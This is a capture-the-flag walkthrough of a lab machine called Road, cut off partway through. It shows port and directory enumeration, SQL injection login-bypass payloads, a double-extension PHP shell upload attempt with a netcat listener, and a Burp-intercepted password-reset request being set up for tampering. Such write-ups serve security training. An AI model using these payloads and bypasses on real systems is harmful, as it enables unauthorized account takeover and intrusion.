ROAD CTF WRITEUP

ENUMMERATION:

We start off by using the tool nmap to scan all open ports to see which are open and what ones are interesting to look at

We use the command:

```
nmap -sV -sC -vv -T4 10.10.9.133
```

After a minute or two we get our results and find 2 ports open:


```
Host is up, received syn-ack (0.039s latency).
Scanned at 2022-01-26 18:21:56 UTC for 8s
Not shown: 998 closed ports
Reason: 998 conn-refused
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: FB0AA7D49532DA9D0006BA5595806138
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sky Couriers
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see that port 22 (SSH) and port 80 (HTTP is up):

```
Reason: 998 conn-refused
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: FB0AA7D49532DA9D0006BA5595806138
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sky Couriers
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets check out port 80 and see what we can find as it seems to be the only interesting port we can look at for now - We come across a website called Sky Couriers and from what it seems it

doesn't look like we can find much on the website as of now:



We use gobuster to see if we can find any interesting directories that can help us - Which we use this command and use the common.txt fiole from the dirb wordlist:

```
gobuster dir -u http://10.10.9.133/ -w /usr/share/wordlists/dirb/common.txt
```

When running this command we wait a minute or two and fin two interesting directories: `v2 and phpMyAdmin`

```
blackout@kali:~/THM/CTF/Road$ gobuster dir -u http://10.10.9.133/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.9.133/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2022/01/26 18:49:49 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/assets (Status: 301)
/index.html (Status: 200)
/phpMyAdmin (Status: 301)
/server-status (Status: 403)
/v2 (Status: 301)
===============================================================
2022/01/26 18:50:02 Finished
===============================================================
blackout@kali:~/THM/CTF/Road$
```


I check out phpMyAdmin to see if we can find anything interesting - Which I search for the default creds for phpMyAdmin which is `root:<blank>` but it seems this is just a dead end after

trying for a while with multiplke default admin creds:

DISCOVEREY:


So I check at the other interesting directory which we found, which is v2 and we successfully

find a login page:




I try a few SQLi commands to see if we can get into an admin account, which unfortunatley was unsuccessful of getting an SQLi:
Payload:

`1=1 OR ''` - Unsuccessful




Payload:

`admin' or '1'='1`- Unsuccessful




Payload:


`1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055`- Unsuccessful




After about 15 minutes and many failed attempts I decided make an account and see what we can find once we have logged in:



We have logged in and can see many options on the sidebar:




After checking around on the webstie for a bit I check my profile and scroll down and see if we can edit anything that may help us get a foothold on the box - I scrolled down all the way to the bottom anf found something interesting - It's the admin's email account with a message:




It seems that we can't select a profile image as we have to be an admin to do this but I try my luck anyway and see if I can get a bypass just to see if there may be a misconfiguration

So I select a profile image and upload a bypass by making it think it's an image by calling it `shell.jpg.php` - So I go ahead and try to upload this:



I then hit edit profile in the bottom left and hope for a shell:




Which unfortunatley it was unsuccessful and nothing is sent back and port 4444 is still listening with no call back to gain a shell:

```
blackout@kali:~/THM/CTF/Road$ nc -lnvp 4444
listening on [any] 4444 ...
```


But now that we have the admins email account `admin@sky.thm` - We now might be able to change the admins password and gain access but before I did this I decided to take a break to avoid burnout as I was on the box for almost 2 and half hours

FOOTHOLD:

Back into it with a fresh start a few hours after and I decide to try again and find a foothold - I go to the reset user on the sidebar and see if we're able to change a different user which we unfortunatley can't as it's greyed out:



Luckily we have a trusty tool called Burp Suite that may be able to help get a foothold - So I turn my proxy on in firefox by using an extension called proxyfoxy:



Now we have our proxy turned on lets try and get the foothold - I put a password in the fields and then intercept it with burp when pressing submit and this is the result we get from Burp:

Request to http://10.10.25.101:80

Forward | Drop | Intercept is on | Action


Raw | Params | Headers | Hex

```
POST /v2/lostpassword.php HTTP/1.1
Host: 10.10.25.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.25.101/v2/ResetUser.php
Content-Type: multipart/form-data; boundary=---------------------------876680054785126178162775452 7
Content-Length: 636
Connection: close
Cookie: PHPSESSID=4egvpp6inu38oin72dgpgun7sl; Bookings=0; Manifest=0; Pickup=0; Delivered=0; Delay=0; CODINR=0; POD=0; cu=0
Upgrade-Insecure-Requests: 1

-----------------------------876680054785126178162775452 7
Content-Disposition: form-data; name="uname"

test@test
-----------------------------876680054785126178162775452 7
Content-Disposition: form-data; name="npass"

test
-----------------------------876680054785126178162775452 7
Content-Disposition: form-data; name="cpass"

test
-----------------------------876680054785126178162775452 7
Content-Disposition: form-data; name="ci_csrf_token"


-----------------------------876680054785126178162775452 7
Content-Disposition: form-data; name="send"

Submit
-----------------------------876680054785126178162775452 7--
```

